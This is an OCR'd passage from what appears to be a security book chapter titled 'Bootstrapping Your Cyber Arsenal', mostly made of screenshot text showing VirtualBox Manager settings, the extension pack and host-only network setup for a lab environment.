




Chapter 1: Bootstrapping Your Cyber Arsenal






Oracle VirtualBox Manager
File Machine Help
New Open Preferences Import Export
Get started with VirtualBox
Configure VirtualBox Manager to work with your computer
Create a new virtual machine (VM)
Open a saved VirtualBox VM
Import a VM from open virtualization or cloud formats
Refer to the VirtualBox documentation or press F1 for help.
Visit virtualbox.org to download test builds, access the source code, and more.
VirtualBox - Preferences
Basic Expert
Search settings
General
Input
Update
Language
Display
Proxy
Interface
General
Default Machine Folder D:\Virtual Machines
VRDP Authentication Library VBoxAuth
Input
VirtualBox Manager Virtual Machine
Name Shortcut
About VirtualBox...
Activity
OK Cancel Help



VirtualBox - Preferences
Basic Expert
Search settings
General
Input
Update
Language
Display
Proxy
Interface
Update
Stable Release Versions
All New Releases
All New Releases and Pre-Releases
Check for Updates
Once per 1 day
Next Check 10/24/2025
Language
Default
English (built-in)
Bahasa Indonesia
Català
Čeština
Dansk
Deutsch (Deutschland)
OK Cancel Help



Oracle VirtualBox Manager
File
Machine
Extension
Help
Install
Uninstall
Active
Name
Oracle VirtualBox Extension Pack



Oracle VirtualBox Manager
File
Machine
Help
Preferences... Ctrl+G
Import Appliance... Ctrl+I
Export Appliance... Ctrl+E
Tools
Check for Updates...
Reset All Warnings
Quit Ctrl+Q
Import
Export
Home
Machines
Extensions Ctrl+T
Media Ctrl+D
Network Ctrl+H
Cloud Ctrl+P
Resources
Import a VM from open virtualizat
Refer to the VirtualBox documenta
Visit virtualbox.org to download test builds, access the source code, and more.



Oracle VirtualBox Manager
File
Machine
Network
Help
Create
Remove
Properties
Host-only Networks
NAT Networks
Cloud Networks
Name
VirtualBox Host-Only Ethernet Adapter
VirtualBox Host-Only Ethernet Adapter #2

